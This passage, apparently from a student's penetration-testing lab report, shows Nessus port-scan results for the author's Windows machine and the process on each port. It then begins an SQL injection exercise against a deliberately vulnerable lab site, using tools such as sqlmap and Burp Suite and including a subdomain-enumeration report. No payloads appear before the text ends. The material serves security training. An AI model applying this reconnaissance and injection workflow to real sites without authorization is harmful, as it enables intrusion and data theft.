




Figure : Advanced Settings Configuration

3. Save the New Scan and Launch it



4. Analyse after the scan is completed :



The Open Ports in my Operating System are :

SNO.	PORT NO.
1.	135
2.	139
3.	445
4.	49664
5.	49665
6.	49666
7.	49667
8.	49668
9.	49669
10.	49671




Fig: In Complete_OS_Scan/MishaDey, we find,

1.Nessus Scan Information

2.Ping the remote host




Fig: Nessus Scan Information




Fig: Ping the Remote Host information

The Scan Reports are Attached below :

Advanced Scan Report	AdvancedScanReport.pdf
Basic Network Scan Report	BasicNetworkScanReport.pdf
Complete Operating System Scan Report	Complete_OS_Scan_Report.pdf
Host Scan Report	HostScanReport.pdf

LIST OF RUNNING APPLICATIONS AND THE CORRESPONDING PORTS AND PROTOCOLS :

SNO.	APPLICATION NAME	PORTS	PROTOCOLS
1.	svchost.exe (LocalService -p) (Host Process for Windows Service)	135	TCP
2.	System (NT Kernel And System)	139,138,137,445	TCP/UDP
3.	lsass.exe (Local Security Authority Process)	49664	TCP
4.	wininit.exe	49665	TCP
5.	svchost.exe (netsvcs -p)	49666, 49668	TCP
6.	svchost.exe(LocalServiceNetwork)	49667	TCP
7.	Spooler SubSystem App (spoolsv.exe)	49669	TCP
8.	Services.exe	49671	TCP
9.	Domain Name System (DNS)	53	TCP/UDP
10.	Remote Desktop	3389	TCP/UDP

4. EXPLOITING THE SQL INJECTION VULNERABILITY IN A WEBSITE

github link: https://github.com/MishaDey/SQL_injection_On_a_Vulnerable_Site

SQL INJECTION :

SQL Injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server.

Any weakly secured website or web application that makes use of an SQL-based database can experience SQL Injection vulnerability

It can certainly give the hacker the unauthorized access to sensitive data such as customer data, personally identifiable information (PII), trade secrets, intellectual property, and many other sensitive information.

HOW DOES SQL INJECTION WORK ?

The attack works on dynamic SQL statements, that is a statement that is generated at run time using parameters password from a web form or URI query string.

In order for an SQL Injection attack to take place, the vulnerable website needs to straightaway include user input within an SQL statement

The hacker can then insert a payload that will be included as part of the SQL query and run against the database server.

TOOLS USED :

1.Burpsuite : Burp Suite is an integrated platform for performing security testing of web applications. It can be used for penetration testing.


2.SQLmap: SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

3. Foxy Proxy : It is a firefox extension which automatically switches an internak connection across on or more proxy servers based on URL patterns.


3. Browsers : Firefox

5. Operating System : Kali Linux and Windows

1. **Go to the Website https://vlab.space/**



2. **Go to https://pentest-tools.com/ and look for subdomains for https://vlab.space/**



3. Analysis / Subdomain Scan Report is attached below

Pentest-Tools.com

Find Subdomains Report (Light)

Get a PRO Account to unlock the FULL capabilities of this scanner

See what the FULL scanner can do

Discover more subdomains with additional subdomain discovery techniques.

Technique	Light scan	Full scan
DNS records (NS, MX, TXT, AXFR)	?	?
DNS Enumeration	?	?
Certificate Transparency Logs	?	?
HTML links	?	?
SSL certificates	?	?
Google and Bing search	?	?
Project Sonar (Rapid7)	?	?
Reverse DNS enumeration	?	?
Smart DNS search	?	?

? vlab.space

Found 3 subdomains

Subdomain	IP address	OS	Server	Technology	Web Platform	Page Title
www.vlab.space	104.24.113.181		cloudflare			VLAB - A vulnerable Lab Portal
vlab.space	172.67.177.246		cloudflare			VLAB - A vulnerable Lab Portal
lab.vlab.space	172.67.177.246		cloudflare	PHP		Login Page

Scan parameters

Domain:	vlab.space
DNS records (NS, MX, TXT, AXFR):	On
DNS enumeration:	On
Certificate Transparency Logs:	Off
Project Sonar (Rapid7):	Off
Bing search:	Off
Google search:	Off
HTML links search :	Off

Finish time:	2020-07-21 07:58:20 UTC+03
Scan duration:	15 sec

SSL search:	Off
Reverse DNS search:	Off
Smart DNS search:	Off
IP information:	False
Web technologies:	True

Scan information

Start time: 2020-07-21 07:58:05 UTC+03

From the Subdomain Scan Report, There are 3 subdomains available:

